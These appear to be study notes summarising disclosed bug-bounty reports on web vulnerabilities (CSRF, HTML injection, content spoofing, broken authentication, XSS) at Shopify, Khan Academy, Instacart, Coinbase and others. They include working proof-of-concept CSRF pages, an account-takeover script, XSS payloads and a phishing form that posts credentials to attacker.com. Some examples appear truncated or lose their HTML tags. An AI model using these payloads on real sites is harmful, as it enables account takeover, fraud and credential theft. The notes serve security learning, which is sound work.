
- Ruby's default config when you installed a new Rails site was set by default to accept all parameters submitted to a controller action to create or update database records
 - In other words, a default installation would allow anyone to send an HTTP request to update any user object's user ID, username, password, and creation date parameters regardless of whether the dev meant for these to be updated.
- This behavior was well known and Rails core devs believed that web developers should be responsible for closing this security gap & defining which parameters a site accepts to create & update records.
- Github (which is built on Rails), was the researchers target in order to provide a proof of concept of this bug. He guessed an accessible parameter that was used to update the creation date of Github issues. He included the creation date parameter in an HTTP request & submitted an issue with a creation date years in the future. This shouldn't have been possible for a Github user.
- In addition to setting a creation date for an issue in the future, he also updated Github's SSH access keys to gain access to the official Github code repository which fully convinced the Rails community to reconsider their position on this default config.
 - In response, the Rails community started requiring devs to whitelist parameters.
 - Now the default config won't accept parameters unless a dev marks them as safe.

Hackerone Account Recovery Phone Number

Hackerone Account Recovery Phone Number:

- When you set up account recovery with Hackerone and add a phone number, you'd get a text message which has a set up code and another text that states your account recovery phone number was updated, if it wasn't you, contact this site.

- Naturally, if it wasn't you, the site you should be contacting should belong to Hackerone, right? Well in this case it wasn't.



- As you can see, instead of saying, "please contact support@hackerone.com", it removes the @ symbol and replaces it with an "a", before this was reported, the supportahackerone.com domain could

easily be purchased & used to deliver drive-by malware or simply phish users.

- This configuration vulnerability wasn't hackerone's mistake, it was a Pakistan carrier issue due to the fact they used the Urdu language character set which didn't have an '@' symbol, so they replaced it with an 'a', but this vulnerability was still accepted & paid a bounty.

Bypassing Shopify Admin Privileges

Bypassing Shopify Admin Privileges:

- Shopify is built using the Ruby on Rails framework, although Rails handles many common & repetitive tasks such as parsing parameters, routing requests, serving files, etc. Rails doesn't provide permission handling by default, devs must code their own permission handling or install a 3rd party gem (a library) with that functionality.
- The hacker noticed that Shopify defined a use permission called **Settings** which allowed admins to add phone numbers to the application through an HTML form when placing orders on the site. Users without this **Settings** permission weren't given a field to submit a phone number on the UI, but that's the only permission handling there was: simply not giving them the UI:
 - By using Burp as a proxy to record the HTTP requests made to Shopify, he found the endpoints that HTTP requests for the HTML form were being sent to, next he logged into an account that was assigned the Settings permission, added a phone number, & then removed that number.
 - Burp's history tab recorded the HTTP request to add the phone number (which was sent to the `/admin/mobile_numbers.json` endpoint). Then he removed the **Settings** permission from the user account. At this point the user shouldn't be permitted to add a phone number, right? But what's stopping them? Only the fact that they don't have the UI to do so, but Burp can bypass that.
 - Using the Burp repeater tool (& the fact that adding the phone number was recorded in the history tab), he bypassed the lack of HTML form & sent the same HTTP request to `/admin/mobile_numbers.json` while still logged into the account **without** the **Settings** permission. The response indicated a success & placing a test order on Shopify confirmed that the notification was sent the newly added phone number.

Cross-Site Request Forgery

Cross-Site Request Forgery:

- This type of attack occurs when an attacker can make a target's browser send an HTTP request to another website, that website then performs an action as though the request were valid & sent by the target. Such an attack typically relies on the target being previously authenticated on the vulnerable website:
 - **EX:** Sending a URL that automatically performs a request upon clicking it & loading into the site.
 - Here is a more in depth example:
 - 1> Bob logs into his banking website to check his balance.
 - 2> When Bob is finished, Bob checks his yahoo email account. Note that Bob doesn't log out of his banking website, when you log out that site will typically respond w/an HTTP response that expires your cookie.
 - 3> Bob has an email with a link to an unfamiliar website & clicks the link to see where it leads.
 - 4> When loaded, the unfamiliar website instructs Bob's browser to make an HTTP request to Bob's banking website, requesting a money transfer from his account to the attacker's. This unfamiliar site is designed to perform a CSRF attack & also sends cookies from Bob's browser.
 - 5> Bob's banking website receives the HTTP request initiated from the unfamiliar website. But because the banking website doesn't have any CSRF protections, it processes the transfer.

Authentication:

- You can identify a site that uses basic authorization when HTTP requests include a header that looks like this: **Authorization: Basic** <Base64 Encoded String>

CSRF W/GET Requests:

- The way the unfamiliar site exploits Bob's banking site depends on whether the bank accepts transfers via GET or POST requests:
 - If the site accepts transfers via GET requests, the unfamiliar site will send the HTTP request with either a hidden form or an tag.
 - Both the GET & the POST methods rely on HTML code to make browsers send the required HTTP request, and both methods can use the hidden form technique but only the GET method can use the tag technique.
- The attacker needs to include Bob's cookies in any transfer HTTP request to Bob's banking website but since the attacker has no way of reading Bob's cookies, the attacker can't just create an HTTP request & send it to the banking site. Instead the attacker can use the HTML tag to create a GET request that also includes Bob's cookies:
 - The only way this attack would work is if Bob didn't log out & if his cookies didn't expire yet.
 - The tag technique works because it includes a src attribute which tells browsers where to locate image files. When a browser renders an tag, it will make an HTTP GET request to the src attribute in the tag & include any existing cookies in that request so your URL in this attack would have to have parameters that would be filled out.
- To avoid this vulnerability, devs shouldn't use HTTP GET requests to perform any back-end data-modifying requests.

CSRF W/POST Requests:

- The attacker's strategy with POST requests will depend on the contents of the POST request:
 - The simplest situation involves a POST request with the content-type application/x-www-form-urlencoded or text/plain. The content-type is a header that browsers might include when sending HTTP requests. The header tells the recipient how the body of the HTTP request is encoded, here's an example:


```
POST /HTTP/1.1
Host:www.google.ca
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Content-Length: 5
Content-Type: text/plain; charset=UTF-8
DNT:1
Connection:close
```

■ In this situation, it's possible for a malicious site to create a hidden HTML form & submit it silently to the vulnerable site without the target's knowledge. The form can even submit parameter values, here's an example of some malicious code in the website that the unfamiliar link would direct Bob to:

```
<iframe style="display:none" name="csrf-frame"></iframe>
<form method='POST' action='https://bank.com/transfer' target="csrf-frame" id="csrf-form">
  <input type='hidden' name='from' value='Bob'>
  <input type='hidden' name='amount' value='500'>
  <input type='submit' value='submit'>
</form>
<script>document.getElementById("csrf-form").submit()</script>
```

■ Here, we are making a POST request to Bob's bank with a form which has hidden <input> elements because we don't want Bob to see them form. AS the final step, the attacker includes some Javascript inside the <script> tag to automatically submit the form when hte page is loaded by calling the getElementById() method on the HTML document with the ID of the form.

■ Since POST requests send an HTTP response back to the browser, the attacker hides the response in an iFrame using the display:none attribute so Bob cannot see it & doesn't realize what has happened.

- In other scenarios a sight might expect the POST request to be submitted with the content-type application/json instead. In some cases, a request that is an application/json type will have a *CSRF Token* which is a value that is submitted with the HTTP request so the legitimate site can validate that the request originated from itself & not a malicious site.

■ Sometimes the HTTP body of the POST request includes the token but at other times the POST request has a custom header with names like X-CSRF-TOKEN.

- When a browser sends an application/json POST request to a site, it will send an OPTIONS HTTP request before the POST request, the site then returns a response to the OPTIONS call indicating which types of HTTP requests it accepts & from what trusted origins (this is referred to as a **preflight OPTIONS call**).

■ If implemented correctly, the preflight OPTIONS call protects against some CSRF vulnerabilities: the malicious site won't be listed as trusted sites by the server & browsers will only allow specific websites (white-listed websites) to read the HTTP OPTIONS response. Since the malicious site cannot read the OPTIONS response, browsers won't send the malicious POST request.

Reports

Google Dorks:

- `site:hackerone.com/reports/ "CSRF"`
- `site:hackerone.com/reports/ "Cross site request forgery"`

Shopify Twitter Disconnect

Shopify Twitter Disconnect:

- When searching for CSRF vulnerabilities, be on the lookout for GET requests that modify server-side data.
- A hacker discovered a vulnerability in a Shopify feature that integrated Twitter to let shop owners tweet about their products. The feature also allowed users to disconnect a Twitter account from the connected shop via this URL: <https://twitter-commerce.shopifyapps.com/auth/twitter/disconnect/>

- Visiting this URL would send a GET request to disconnect the account as follows:

```
GET /auth/twitter/disconnect HTTP/1.1
Host: twitter-commerce.shopifyapps.com
User-Agent: redacted
Accept: text/html, application/xhtml+xml, application/xml
Accept-Language: en-US, en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://twitter-commerce.shopifyapps.com/account
Cookie: _twitter-commerce-session=redacted
Connection: keep-alive
```

- In addition, when the link was originally implemented, Shopify failed to validate the legitimacy of the GET request sent to it which made it vulnerable to CSRF. The following is a proof-of-concept HTML document that would cause a CSRF:

```
<html>
  <body>
    
  </body>
</html>
```

- When opened, this HTML document would cause the browser to send an HTTP GET request to the URL so if someone was logged into their Shopify account & had their twitter linked to it, visiting the webpage with this source code would cause their Twitter to be disconnected from their Shopify.

Change Users Instacart Zones

Change Users Instacart Zones:

- Instacart is a grocery delivery app that allows its deliverers to define the zones they work in, the site updated these zones with a POST request to the INstacart admin subdomain.
- You could modify a target's zone with the following code:

```
<html>
  <body>
    <form action="https://admin.instacart.com/api/v2/zones" method="POST">
      <input type='hidden' name='zip' value='10001' />
      <input type='hidden' name='override' value='true' />
      <input type='submit' value='Submit request' />
    </form>
  </body>
</html>
```

- The attacker creates an HTML form to send an HTTP POST request to the /api/v2/zones endpoint. The attacker included 2 hidden inputs: the first sets the user's new zone to 10001 and the second hidden input sets the API's override parameter to true so the user's current zip value was replaced with the attacker's submitted value.
- Additionally, the attacker includes a submit button to make the POST request.
- This exploit can be improved by using the techniques described earlier such as a hidden iFrame to auto-submit the request on the target's behalf.

Khan Academy Account Takeover

Khan Academy Account Takeover:

- This attack requires that the victim be already logged into their Khan Academy & their email not be confirmed, the victim would only need to visit an attacker controlled website with this back-end code:

```
<html>
  <head>
    <meta charset="utf-8" />
    <title>Khan Academy Signup Email CSRF PoC</title>
    <style type="text/css">
      body {
        display:flex;
        flex-direction:column;
        justify-content:center;
        min-height:100vh;
        margin:0;
      }
      p {
        display:flex;
        align-self:center;
        font-size:0.8rem;
        font-family:sans-serif;
        font-weight:bold;
        text-transform:uppercase;
        letter-spacing:0.1rem;
      }
    </style>
  </head>
  <body>
    <p>Khan Academy Signup Email CSRF PoC</p>
    <script type="text/javascript">
      window.addEventListener('load', function(e) {
        var attacker_addr = 'attacker@rapidlight.io';
        var x = new XMLHttpRequest();
        x.open('POST', 'https://www.khanacademy.org/signup/email', true);
        x.withCredentials = true;
        x.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
        x.send('email=' + encodeURIComponent(attacker_addr));
      }, false);
    </script>
  </body>
</html>
```

- Basically, this HTML includes some Javascript which assigns the attacker controlled email to the variable `attacker_addr` & makes an HTTP POST request to the domain `https://www.khanacademy.org/signup/email` & changes the email header to the URI encoded form of `attacker_addr`. The attacker can then reset the password and fully takeover the account.

HTML Injection & Content Spoofing

HTML Injection & Content Spoofing:

- HTML injection & content spoofing are attacks that allow an attacker to inject content into a site's web pages.
 - The attacker can inject HTML elements of their own design, most commonly as a `<form>` tag that mimics a legitimate login screen in order to trick targets into submitting sensitive info to a malicious site.
 - Because this type of attack relies on social engineering, bug bounty programs view content spoofing & HTML injection as less severe than other vulnerabilities.
- An *HTML injection* vulnerability occurs when a website allows an attacker to submit HTML tags, typically via some form input or URL parameters, which are then rendered directly on the web page.
 - Here is an example of a form that would ask a user to reenter their username & password:

```
<form method='POST' action='http://attacker.com/capture.php' id='login-form'>
<input type='text' name='username' value=''>
<input type='password' name='password' value=''>
<input type = 'submit' value='submit'>
</form>
```

- When this form is submitted by the victim, it's sent to `attacker.com/capture.php` via the `action` attribute.
- HTML injection is sometimes referred to as *virtual defacement* because devs use HTML to define the structure of a web page so if an attacker can inject HTML, & the site renders it, the attacker can change what a page looks like.
- *Content spoofing* is similar to HTML injection except attackers can only inject plaintext, not HTML tags.
 - This limitation is typically caused by sites either escaping any included HTML or HTML tags being stripped when the server sends the HTTP response.
 - Although attackers can't format the web page with content spoofing, they might be able to insert text, such as a message that looks as though it's legitimate site content. Such messages can fool targets into performing an action but rely on heavily on social engineering.

Reports

Google Dork:

- `site:hackerone.com/reports/ "HTML injection"`
- `site:hackerone.com/reports/ "content spoofing"`

Coinbase Comment Injection Through Character Encoding

Coinbase Comment Injection Through Character Encoding:

- Some websites will filter out HTML tags to defend against HTML injection but you can sometimes get around this:
- For this bug, the hacker first entered plain HTML into a text entry field made for user views:
 - `<h1>this is a test</h1>`
 - This resulted in Coinbase filtering the HTML & rendering this as plaintext so the submitted text would post as a normal review. It looked exactly as entered with the HTML tags removed.
- But if a user submitted text as HTML encoded values, like this:
`%3Ch1%3EThis%20is%20a%20test%3C%2Fh1%3E` then Coinbase wouldn't filter out the tags & would decode this string into the HTML which would result in the website rendering the `<h1>` tags in the submitted review.
- Using the HTML-encoded values, the reporting hacker demonstrated how he could make Coinbase render username & password fields to trick users into entering their credentials, the hacker could've went on to even insert a POST element that would submit any captured credentials to an attacker owned site.
- When you're testing a site, check how it handles different input types:
 - This includes plaintext & encoded text.
 - Be on the lookout for sites that accept URI-encoded values such as `%2F` & render their decoded values, in this case `%2F` = `/`
- A great site that includes encoding tools is: <https://gchq.github.io/CyberChef/>

WordPress Content Spoofing

WordPress Content Spoofing:

- The WP URL:

- encoded: `https://irclogs.wordpress.org/chanlog.php?channel=wordpress&day=today%20is%20not%20found%20because%20Wordpress%20Is%20Currently%20Down%20Regards,%20Wordpress%20Team.&sort=asca`

- decoded: `https://irclogs.wordpress.org/chanlog.php?channel=wordpress&day=today is not found because Wordpress Is Currently Down Kindly Visit Phishing.com and Login with Your Account For Further Details. Regards, Wordpress Team.&sort=asca`

- This URL was vulnerable to content spoofing as you can insert the string which tells the victim to go to Phishing.com due to the site being down into the var *day*.

- Of course this attack relies heavily on social engineering, the bounty that was rewarded was simply swag.

LocalTapiola Not Found Content Spoofing

LocalTapiola Not Found Content Spoofing:


- The URL viestinta.lahitapiola.fi was vulnerable to a content spoofing attack:

- Visiting the URL would produce a Not Found page and the URL could be modified to append plaintext that would then be displayed on the Not Found web page.

- The attacker modified the URL to this: [http://viestinta.lahitapiola.fi/!!!ATTENTION!](http://viestinta.lahitapiola.fi/!!!ATTENTION!%20This%20server%20is%20on%20Maintenance%20please%20go%20to%20WWW.EVIL.COM%20%20%20%)

[%20This%20server%20is%20on%20Maintenance%20please%20go%20to%20WWW.EVIL.COM%20%20%20%](http://viestinta.lahitapiola.fi/!!!ATTENTION!%20This%20server%20is%20on%20Maintenance%20please%20go%20to%20WWW.EVIL.COM%20%20%20%) which decoded is this: <http://viestinta.lahitapiola.fi/!!!ATTENTION! This server is on Maintenance please go to WWW.EVIL.COM>.

- What was then rendered on the web page was this:



HTML Injection In MyCrypto Link:

- Visiting this link: <https://www.mycrypto.com/?txHash=qwqwq%3C%20SRC=%22jav> would decode the %3C as an *opening bracket* so the attacker knew the site was automatically decoding any inserted coded elements:

- [https://mycrypto.com/?txHash=qwqwq%3C+SRC%3D%22javascript:alert\(0\);%22%3E%20%3Ca%20href=%22https://securityz.net%22%3E%3Cimg%20src=%22https://securityz.net/mycrypto.jpeg%22%3E%3C/a%3Eqwqw#check-tx-status](https://mycrypto.com/?txHash=qwqwq%3C+SRC%3D%22javascript:alert(0);%22%3E%20%3Ca%20href=%22https://securityz.net%22%3E%3Cimg%20src=%22https://securityz.net/mycrypto.jpeg%22%3E%3C/a%3Eqwqw#check-tx-status)

- Above was the link the attacker created, it's new src is an alert so it's a popup message that has a photo from securityz.net & can redirect a user to securityz.net where it could be used to deliver malicious payloads.

Broken Authentication

Broken Authentication:

- Application functions related to authentication & session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.
- Broken authentication can be a list of things:
 - The web app allows brute force attacks meaning you can attempt to login to an account as many times as you'd like without getting blocked or a captcha.
 - The web app allows weak or well-known passwords (password1, admin/admin) or it has missing or ineffective multi-factor authentication.
 - The web app exposes Session IDs in the URL or does not rotate Session IDs after successful login.
 - The web app doesn't properly invalidate Session IDs. User sessions or authentication tokens (particularly SSO tokens) aren't properly invalidated during logout or a period of inactivity.

Reports

Google Dork:

- Site:hackerone.com/reports/ "broken authentication"

Weblate.org Password Reset

Weblate.org Password Reset:

- When resetting your password, ideally, if you end up remembering your password and end up changing it without the password reset link, the password reset link should no longer be valid.
- With weblate.org, if you requested a password reset for your account & you logged into your account and changed the password without the password reset link, you would still be able to reset your password through the link in your email:
 - The session for the email link should've been expired by the time you changed your password
 - This is a very small flaw and doesn't have much impact, rather it's best practice.

OWOX Not Invalidating Sessions

OWOX Not Invalidating Sessions:

- With the URL <https://support.owox.com/>, you could bypass the login quite easily, all that was required was that there was a user that logged on prior & had some activity.
- When users logged in with OAuth via gmail & browsed the website & signed out, the session wasn't invalidated but rather stayed alive, even if the user signed out of gmail.
 - 1- Go to <https://support.owox.com/hc/> & sign in via gmail.
 - 2- Browse a few pages at <https://support.owox.com/hc/>.
 - 3- Log out from <https://support.owox.com/hc/> & log out from gmail as well.
 - 4- Click on Sign in & you won't be asked to login with Gmail or for any login creds, it automatically restores your session ID even after log out.

Sensitive Data Exposure

Sensitive Data Exposure:

- *Sensitive data exposure* includes a variety of things:
 - Data transmitted in cleartext (through protocols such as http, ftp, smtp, etc).
 - Sensitive data stored in cleartext.
 - Old or weak cryptographic algorithms used either by default or in older code.
- **Example Scenarios:**
 - An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved which would allow an SQL injection vulnerability to retrieve credit card numbers in cleartext (ofc this requires that the web app be vulnerable to SQL injections).
 - A site doesn't use or enforce TLS for all pages or supports weak encryption so an attacker can monitor network traffic, downgrade connections from HTTPS to HTTP, intercept requests & steal user's session cookies. The attacker then replays the cookie & hijacks the user's session. Or, the attacker can alter all transported data, **EX**: the recipient of a money transfer.
 - The password database uses unsalted or simple hashes to store everyone's password. A file upload flaw allows an attacker to retrieve the password database. All the unsalted hashes can be exposed with a rainbow table (rb table - precracked hashes to compare your hashes to).

Reports

Google Dork:

- `site:hackerone.com/reports/ "sensitive data exposure"`

Twitter Ads Campaign Sens Info Disclosure

Twitter Ads Campaign Sens Info Disclosure:

- With the URL `ads.twitter.com/admin/account_typeahead.json?query=username`, you could view all the info about the account associated with the campaign
 - This info was only meant to be visible to the members of the campaign
 - Changing the query value to any twitter username would reveal the info
- The only requirement was that you had to be logged in to a valid twitter account to exploit this.

Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS):

- There are 3 forms of XSS, usually targeting users' browsers:

1- **Reflected XSS** - Reflected because the user's malicious input is reflected back into the source code. The application or API includes unvalidated and unescaped user input as part of HTML output. A successful attack can allow the attacker to execute arbitrary HTML & JavaScript in the victim's browser.

2- **Stored XSS** - Stored because the application or API stores unsanitized user input that is viewed at a later time by another user or an admin. Often considered high or critical risk.

3- **DOM XSS** - DOM based XSS is an attack wherein the attack payload is executed as a result of modifying the DOM "environment" in the victim's browser used by the original client side script, so that the client side code runs in an "unexpected" manner. That is, the page itself (the HTTP response) doesn't change but the client side code contained the page executes differently due to malicious modifications to the DOM environment. With other XSS attacks the attacker payload is placed in the HTTP response page. The injected script with DOM based XSS never goes back to the server but rather stays in the browser the entire time.

Reports

Google Dork:


- `site:hackerone.com/reports/ "reflected xss"`
- `site:hackerone.com/reports/ "stored xss"`
- `site:hackerone.com/reports/ "DOM xss"`

Reflected XSS

theacademy.upserve Reflected XSS

theacademy.upserve Reflected XSS:

- TheAcademy website offered a playlist that was available at <https://theacademy.upserve.com/playlists/all-videos/>:
 - Clicking on any videos on the playlist would lead to a URL with parameters such as action, video_id, player_id, and post_id. Editing the video_id parameter to store a payload would execute it, the following payload was stored in the video_id parameter: **r"><BODY%20ONLOAD=alert(1)>**, this payload gives a popup alert box with the number 1 in the box.
- To reproduce this, all you had to do was play a video & end up with a URL such as: https://theacademy.upserve.com/wp-admin/admin-ajax.php?action=load_player&video_id=5742677405001&player_id=B14h0D4OM&type=pc&post_id=2712 and then you would intercept the request w/burp & edit the video_id parameter with the alert payload & forward the request.
- The popup:

